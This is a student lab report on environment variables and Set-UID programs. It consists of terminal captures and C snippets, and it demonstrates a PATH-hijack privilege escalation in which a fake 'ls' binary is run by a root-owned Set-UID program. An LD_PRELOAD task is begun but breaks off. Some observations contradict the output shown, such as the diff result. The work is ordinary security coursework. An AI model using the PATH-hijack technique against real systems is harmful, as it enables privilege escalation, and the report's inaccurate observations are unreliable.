CS 201P Project #2 — Environment Variable and Set-UID Program Lab

Name: Shikhir Goel

UCI ID: shikhirg@uci.edu

Computing/Cloud Platform Chosen: Amazon Web Services

Goal: Following are the screenshots of the procedure followed while performing programs.

Task 1: Manipulating Environment Variables

Printenv or env command

```
seed@ip-172-31-88-215:~/Desktop$ cd security
seed@ip-172-31-88-215:~/Desktop/security$ printenv
SHELL=/bin/bash
SUDO_GID=1000
SUDO_COMMAND=/usr/bin/su seed
SUDO_USER=ubuntu
PWD=/home/seed/Desktop/security
LOGNAME=seed
HOME=/home/seed
LANG=C.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.
tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01
;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm
=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31
:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:
*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*
.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=0
1;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:
*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=linux
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
SUDO_UID=1000
MAIL=/var/mail/seed
OLDPWD=/home/seed/Desktop
_=/usr/bin/printenv
```

Printenv PWD

```
seed@ip-172-31-88-215:~/Desktop/security$ printenv PWD
/home/seed/Desktop/security
seed@ip-172-31-88-215:~/Desktop/security$
```

Observation:

When we type in the printenv PWD command the shell returns all the environment variables present in the process.

Export and unset

```
seed@ip-172-31-88-215:~/Desktop/security$ export LD_LIBRARY_PATH=changed vale
seed@ip-172-31-88-215:~/Desktop/security$ unset LD_LIBRARY_PATH
```

Observation:

Export command is used to set the environment variables in the current process.

Unset command returns an empty string and can be used to remove the value of the environment variables.

Task 2: Passing Environment Variables from Parent Process to Child Process

1) Commented printenv:

```c
#include <stdlib.h>
extern char **environ;
void printenv()
{
        int i = 0;
        while (environ[i] != NULL) {
                printf("%s\n", environ[i]);
                i++;
        }
}
void main()
{
        pid_t childPid;
        switch(childPid = fork()) {
                case 0: /* child process */
                        //printenv();
                                exit(0);
                default: /* parent process */
                        printenv();
        exit(0);
        }
}
~
```

Output:

```
seed@ip-172-31-27-92:~/Desktop/201P$ gcc myprintenv.c
seed@ip-172-31-27-92:~/Desktop/201P$ ./a.out
seed@ip-172-31-27-92:~/Desktop/201P$ SHELL=/bin/bash
SUDO_GID=1000
SUDO_COMMAND=/usr/bin/su seed
SUDO_USER=ubuntu
PWD=/home/seed/Desktop/201P
LOGNAME=seed
HOME=/home/seed
LANG=C.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;
42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01
;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=0
1;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.
ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=0
1;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;3
5:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*
.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=0
1;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m
4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=0
0;36:
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=linux
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
SUDO_UID=1000
MAIL=/var/mail/seed
_=./a.out
OLDPWD=/home/seed/Desktop
```

2) Uncommented printenv:

```
#include <stdlib.h>
extern char **environ;
void printenv()
{
        int i = 0;
        while (environ[i] != NULL) {
                printf("%s\n", environ[i]);
                i++;
        }
}
void main()
{
        pid_t childPid;
        switch(childPid = fork()) {
                case 0: /* child process */
                        //printenv();
                                exit(0);
                default: /* parent process */
                        printenv();
        exit(0);
        }
}
```

Output:

```
seed@ip-172-31-27-92:~/Desktop/201P$ ./a.out
SHELL=/bin/bash
SUDO_GID=1000
SUDO_COMMAND=/usr/bin/su seed
SUDO_USER=ubuntu
PWD=/home/seed/Desktop/201P
LOGNAME=seed
HOME=/home/seed
LANG=C.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;
42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01
;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=0
1;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.
ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=0
1;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;3
5:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*
.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=0
1;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m
4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=0
0;36:
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=linux
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
SUDO_UID=1000
MAIL=/var/mail/seed
_=./a.out
OLDPWD=/home/seed/Desktop
```

Diff Command:

```
seed@ip-172-31-27-92:~/Desktop/201P$ diff file file2
18c18
< _=./output
---
> _=./output2
seed@ip-172-31-27-92:~/Desktop/201P$
```

<u>Observation:</u>

When we fork() the properties of the parent process is duplicated into the child process. There should be no observable differences in the environment variables of the two processes and thus the diff command shows no difference.

<u>Task 3: Environment Variables and execve()</u>

Execve with NULL argument:

```
 #include<unistd.h>
extern char **environ;
int main()
{
        char *argv[2];
        argv[0] = "/usr/bin/env";
        argv[1] = NULL;
        execve("/usr/bin/env", argv, NULL);
                return 0 ;
}
~
~
```

Output:

```
"myenv.c" 10L, 172C written
seed@ip-172-31-27-92:~/Desktop/201P$ gcc myenv.c
seed@ip-172-31-27-92:~/Desktop/201P$ ./a.out
seed@ip-172-31-27-92:~/Desktop/201P$
```

<u>Observation:</u>

In the first scenario we have passed NULL as an argument in the execve command, hence nothing is printed as the details are not specified.

Execve with environ as argument:

```
 #include<unistd.h>
extern char **environ;
int main()
{
        char *argv[2];
        argv[0] = "/usr/bin/env";
        argv[1] = NULL;
        execve("/usr/bin/env", argv, environ);
                return 0 ;
}
~
```

Output:

```
seed@ip-172-31-27-92:~/Desktop/201P$ ./a.out
SHELL=/bin/bash
SUDO_GID=1000
SUDO_COMMAND=/usr/bin/su seed
SUDO_USER=ubuntu
PWD=/home/seed/Desktop/201P
LOGNAME=seed
HOME=/home/seed
LANG=C.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;
42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01
;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=0
1;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.
ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=0
1;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;3
5:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*
.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=0
1;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m
4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=0
0;36:
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=linux
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
SUDO_UID=1000
MAIL=/var/mail/seed
_=./a.out
OLDPWD=/home/seed/Desktop
seed@ip-172-31-27-92:~/Desktop/201P$
```

Observation:

In the second scenario we replace NULL by environ in the execve command and hence we can print the complete list of the environment variables using the same code.

Task 4: Environment Variables and system()

Implementation of the system() and asking shell to execute:

```
Terminal
File  Edit  View  Search  Terminal  Help
#include <stdio.h>
#include <stdlib.h>
int main()
{
        system("/usr/bin/env");
        return 0 ;
}
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"~/Desktop/security/exec.c" 7L, 91C                    1,1           All
```

Output:


```
seed@ip-172-31-88-215:~/Desktop/security$ gcc exec.c
seed@ip-172-31-88-215:~/Desktop/security$ ./a.out
SUDO_GID=1000
VNCDESKTOP=ip-172-31-88-215.ec2.internal:1 (seed)
LESSOPEN=| /usr/bin/lesspipe %s
MAIL=/var/mail/seed
USER=seed
SSH_AGENT_PID=3815
SHLVL=2
HOME=/home/seed
OLDPWD=/home/seed/Desktop
DESKTOP_SESSION=xfce
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-y0VPaQdZ7H,guid=d36fffb225fd0f7995100b2b615e7ba1
COLORTERM=truecolor
SUDO_UID=1000
LOGNAME=seed
WINDOWID=46137347
 =./a.out
TERM=xterm-256color
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
SESSION_MANAGER=local/ip-172-31-88-215:@/tmp/.ICE-unix/3776,unix/ip-172-31-88-215:/tmp/.ICE-unix/3776
XDG_MENU_PREFIX=xfce-
DISPLAY=:1.0
LANG=C.UTF-8
XDG_CURRENT_DESKTOP=XFCE
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex
=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:
*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*
.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31
:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.p
pm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01
;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rm
vb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*
.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00
;36:*.spx=00;36:*.xspf=00;36:
SSH_AUTH_SOCK=/tmp/ssh-Q83qIIEkqf9H/agent.3814
SUDO_COMMAND=/usr/bin/su seed
SHELL=/bin/bash
SUDO_USER=ubuntu
LESSCLOSE=/usr/bin/lesspipe %s %s
PWD=/home/seed/Desktop/security
XDG_CONFIG_DIRS=/etc/xdg
XDG_DATA_DIRS=/usr/local/share:/usr/share
VTE_VERSION=6003
```

Observation:

In this program we observe that the system() command tells the shell to execute the /bin/sh and print out all the environment variables present in the current process.

Task 5: Environment Variable and Set-UID Programs

Printing all the environment variables in the current process:



This program prints all the environment variables in the current process by using a while loop.

Changing ownership to root and making it a set-UID program:

```
seed@ip-172-31-88-215:~/Desktop/security$ sudo chown root setuid.c
seed@ip-172-31-88-215:~/Desktop/security$ sudo chmod 4755 setuid.c
```

Changing the owner to root and modifying the Set-UID program.

Changing environment variables through export command:

```
Terminal - seed@ip-172-31-88-215: ~/Desktop/security
File  Edit  View  Terminal  Tabs  Help
seed@ip-172-31-88-215:/home/ubuntu$ cd ..
seed@ip-172-31-88-215:/home$ cd Desktop
bash: cd: Desktop: No such file or directory
seed@ip-172-31-88-215:/home$ cd seed
seed@ip-172-31-88-215:~$ cd Desktop
seed@ip-172-31-88-215:~/Desktop$ cd security
seed@ip-172-31-88-215:~/Desktop/security$ vim setuid.c
seed@ip-172-31-88-215:~/Desktop/security$ gcc setuid.c
seed@ip-172-31-88-215:~/Desktop/security$  sudo chown root setuid
chown: cannot access 'setuid': No such file or directory
seed@ip-172-31-88-215:~/Desktop/security$ sudo chown root setuid.c
seed@ip-172-31-88-215:~/Desktop/security$ sudo chmod 4755 setuid.c
seed@ip-172-31-88-215:~/Desktop/security$ export PATH=123
seed@ip-172-31-88-215:~/Desktop/security$ export LD_LIBRARY_PATH=abc
seed@ip-172-31-88-215:~/Desktop/security$ export MY_NAME=SHIKHIR
seed@ip-172-31-88-215:~/Desktop/security$
```

Manipulating values of the environment variables to simulate an attack.

Output:

```
seed@ip-172-31-88-215:~/Desktop/security$ export PATH=123
seed@ip-172-31-88-215:~/Desktop/security$ export LD_LIBRARY_PATH=abc
seed@ip-172-31-88-215:~/Desktop/security$ export MY_NAME=SHIKHIR
seed@ip-172-31-88-215:~/Desktop/security$ ./a.out
SHELL=/bin/bash
SESSION_MANAGER=local/ip-172-31-88-215:@/tmp/.ICE-unix/3776,unix/ip-172-31-88-215:/tmp/.ICE-unix/3776
WINDOWID=46139423
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg
SUDO_GID=1000
XDG_MENU_PREFIX=xfce-
SSH_AUTH_SOCK=/tmp/ssh-Q83qIIEkqf9H/agent.3814
SUDO_COMMAND=/usr/bin/su seed
DESKTOP_SESSION=xfce
SSH_AGENT_PID=3815
SUDO_USER=ubuntu
PWD=/home/seed/Desktop/security
LOGNAME=seed
HOME=/home/seed
LANG=C.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31
:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.g
z=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01
;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35
:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01
;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=0
1;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35
:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*
.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=XFCE
VNCDESKTOP=ip-172-31-88-215.ec2.internal:1 (seed)
VTE_VERSION=6003
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
DISPLAY=:1.0
SHLVL=2
LD_LIBRARY_PATH=abc
XDG_DATA_DIRS=/usr/local/share:/usr/share
PATH=123
SUDO_UID=1000
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-y0VPaQdZ7H,guid=d36fffb225fd0f7995100b2b615e7ba1
MAIL=/var/mail/seed
MY_NAME=SHIKHIR
OLDPWD=/home/seed/Desktop
_=./a.out
seed@ip-172-31-88-215:~/Desktop/security$
```

Observation:

In this program we want to check if the Set-UID programs can affect a normal user. We can export the environment variables and manipulate their values to act as a threat. By making the program a set-UID program and giving it the root access, we can see the environment

variables such as PATH and MY_NAME being changed to a custom value but the LD_LIBRARY_PATH is not changed and by manipulating these values an attacker can affect a normal user and become a threat.

Task 6: The PATH Environment Variable and Set-UID Programs

Changing the PATH environment variable in Bash:

```
seed@ip-172-31-88-215:~$ cd Desktop
seed@ip-172-31-88-215:~/Desktop$ cd security
seed@ip-172-31-88-215:~/Desktop/security$ export PATH=.:$PATH
seed@ip-172-31-88-215:~/Desktop/security$ gcc uidd.c
```

ls command:

```
int main()
{
        system("ls");
        return 0;
}
~
~
~
```

Malicious Code:

```
Terminal
File  Edit  View  Search  Terminal  Help
int main()
{
        system("mkdir instead LS");
        return 0;
}
~
```

```
seed@ip-172-31-88-215:~$ ls
201P  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
seed@ip-172-31-88-215:~$ cd Desktop
seed@ip-172-31-88-215:~/Desktop$ cd security
seed@ip-172-31-88-215:~/Desktop/security$ export PATH=.:$PATH
seed@ip-172-31-88-215:~/Desktop/security$ gcc uidd.c
uidd.c: In function 'main':
uidd.c:3:2: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
    3 |  system("ls");
      |  ^~~~~~
seed@ip-172-31-88-215:~/Desktop/security$ sudo chown root a.out
seed@ip-172-31-88-215:~/Desktop/security$ sudo chmod 4755 a.out
seed@ip-172-31-88-215:~/Desktop/security$ ./a.out
a.out  exec.c  libmylib.so.1.0.1  mylib.c  mylib.o  myprog.c  setuid.c  uidd.c
seed@ip-172-31-88-215:~/Desktop/security$ vim repls.c
seed@ip-172-31-88-215:~/Desktop/security$ gcc repls.c -o ls
repls.c: In function 'main':
repls.c:3:2: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
    3 |  system("mkdir insteadLS");
      |  ^~~~~~
seed@ip-172-31-88-215:~/Desktop/security$ ls
seed@ip-172-31-88-215:~/Desktop/security$ ./a.out
mkdir: cannot create directory 'insteadLS': File exists
seed@ip-172-31-88-215:~/Desktop/security$
```

Output:

Observation:

We first export the PATH variable; we then manipulate its value to point it to our directory. Create and compile a system call for "ls" and then give it the root access and make it a set-UID program. We then compile a "malicious code" and save the output file as ls.

When a user runs the "ls" command in the present directory the process refers to the manipulated PATH variable and points it to our directory where the "malicious (fake) ls" command is present. Instead of listing all the files present in the folder the compiled malicious code is executed and can list all the environment variables or simply copy malicious files or even create new directories, acting as a potential attack. If linked with zshell we can run our malicious code with root privileges.

Task 7: The LD PRELOAD Environment Variable and Set-UID Programs

Dynamic link library compiled and loading LD_PRELOAD:

```
seed@ip-172-31-88-215:~/Desktop/security$ gcc myprog.c -o op7
seed@ip-172-31-88-215:~/Desktop/security$ ./op7
seed@ip-172-31-88-215:~/Desktop/security$ gcc myprog.c
seed@ip-172-31-88-215:~/Desktop/security$ ./a.out
seed@ip-172-31-88-215:~/Desktop/security$ env | grep "LD_PRELOAD"
seed@ip-172-31-88-215:~/Desktop/security$ export LD_PRELOAD=./libmylib.so.1.0.1
```

Running as a normal Program and a normal user:

```
Terminal - seed@ip-172-31-88-215: ~/Desktop/security
File  Edit  View  Terminal  Tabs  Help
seed@ip-172-31-88-215:/home/ubuntu$ cd ..
seed@ip-172-31-88-215:/home$ cd seed
seed@ip-172-31-88-215:~$ cd Desktop
seed@ip-172-31-88-215:~/Desktop$ cd security
seed@ip-172-31-88-215:~/Desktop/security$ gcc myprog.c -o op7
seed@ip-172-31-88-215:~/Desktop/security$ ./op7
seed@ip-172-31-88-215:~/Desktop/security$ gcc myprog.c
seed@ip-172-31-88-215:~/Desktop/security$ ./a.out
